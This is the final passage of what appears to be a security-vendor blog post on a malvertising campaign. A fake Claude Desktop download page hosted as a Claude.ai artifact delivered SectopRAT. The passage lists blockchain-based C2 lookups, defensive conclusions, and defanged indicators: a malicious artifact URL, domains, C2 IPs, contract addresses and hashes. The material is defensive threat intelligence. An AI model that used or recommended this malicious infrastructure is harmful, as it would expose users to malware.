0xe7fec73e598...	Update	69242587	240 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000188
0x1d49f1ac602...	Update	62276165	301 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000376
0xce76487c2b...	Update	61173108	310 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000376
0xe9df8a8f11e...	Update	60081583	320 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000376
0xe7304eea8a...	Update	58463287	334 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000376
0x28fff2e04f81...	Update	57197751	345 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000376
0x3971623905...	Update	55431008	360 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000376
0x53af31e2137...	Update	53852731	374 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000376
0xbee67ef3254...	Update	50564264	418 days ago	0xb57DAEB4...F58c5fa12	IN	0xE012d0F3...fd9b92228	0 BNB	0.00000916

Figure 10: Ethereum BSC transactions against one of the two addresses listed; all containing command-and-control services.

Because we now possess the cryptomaterials for their BSC transactions, we can fully decrypt all C2s historically used by the operator. We've provided this list below the IOCs section, as they can likely be attributed to other campaigns, and differ from our primary scope of analysis.

Conclusions

When we talk about "AI-accelerated" attacks, what we often mean is agentic attacks or LLM-generated scripts being utilized in an attack. However, at an entertaining face value, the attack we observed in this blog is also AI-accelerated, but with an interesting twist. As users increase their pursuit of AI tools, AI provider websites make ripe targets for malvertising and in some cases, even malicious hosting themselves. What does that mean for users who want to protect themselves?

- Do not trust top-level domains implicitly. A legitimate Claude.ai link served this particular malicious link. This campaign is becoming strikingly common.

- Use exceptional caution when utilizing search engines. The paid malvertising/SEO poisoning is a well-documented and long-running attack.
- AI/LLM tools are powerful. They're equipping attackers with advanced methods of malware distribution and new attack facets, but they're also equipping defenders to deal with more complex threats and understand attacks more viscerally.

Primary IOCs

Indicator	Description
`claude[.]ai/public/artifacts/ca456f1f-44c0-42af-b329-4f1c7534a877`	Malicious Claude Desktop Download Page
`2.24.131[.]246`	SectopRATC2
`download-app[.]us`	Domain, ClaudeDesktop.exe Redirect
`5ca8758c-02d0-4a72-89c8-d468b66dda41[.]com`	Backup SectopRAT Domain
`0xe012d0f34cde9b870e9d9ed566ea5f8fd9b92228`	SectopRAT BSC Contract
`0xc1907d7be91f95903ad66d775c397302e7dd9228`	`libcef.dll` Stager BSC Contract
`1cd58cfba596da296ab1878d74023e00c399345a1b6c2a0e5446c53563f4e3bb`	SHA256 `tempdir.dll`
`26bae4d7012bf59847ab4036a065419c3d4ca47e020479f55b3b2c6d0d21394a`	SHA256 `libcef.dll`
`1fe3646d27d286db8123297e06ae7badf3e26f352a04f91b6d82c28869a91664`	SHA256 Embedded SectopRAT Payload

`f8acb8f5cf88b77a4c27d7fd6856aa299bb178e85f9963c2fbd447d818da3ed0`	SHA256 `DockerDesktop.exe` / `ClaudeDesktop.exe` (BENIGN)
`fd826215add30c1319eefa291b6eaf8ddfa7720cfe816c49aef6fe8a88de7939`	SHA256 `SSLConf.exe` (BENIGN)

Extracted C2 Addresses

Date/Time (UTC)	IP Address
2025-05-30 07:30:25	`107.189.24[.]67`
2025-07-13 06:16:34	`104.194.133[.]210`
2025-07-26 23:07:04	`107.189.26[.]86`
2025-08-11 07:13:14	`107.189.21[.]86`
2025-08-22 06:54:06	`45.59.124[.]17`
2025-09-05 08:08:14	`45.59.125[.]228`
2025-09-14 19:35:33	`45.59.122[.]82`
2025-09-24 09:27:14	`107.189.17[.]143`
2025-11-23 21:28:18	`45.59.122[.]134`
2025-12-03 12:03:08	`45.59.122[.]235`

2025-12-09 08:17:23	`107.189.22[.]118`
2025-12-16 12:33:49	`107.189.20[.]32`
2025-12-29 06:20:01	`107.189.20[.]95`
2026-01-10 18:21:55	`107.189.24[.]255`
2026-01-28 11:37:34	`45.59.117[.]145`
2026-03-13 23:12:40	`45.59.114[.]190`
2026-04-03 21:32:12	`45.59.123[.]122`
2026-04-14 12:06:29	`45.59.117[.]67`
2026-04-20 11:21:24	`195.110.58[.]222`
2026-05-12 23:35:08	`191.101.80[.]211`
2026-06-12 17:09:28 (CURRENT)	`2.24.131[.]246`

Source: https://www.huntress.com/blog/fakeagent-claude-desktop-malvertising-ends-in-dotnet-rat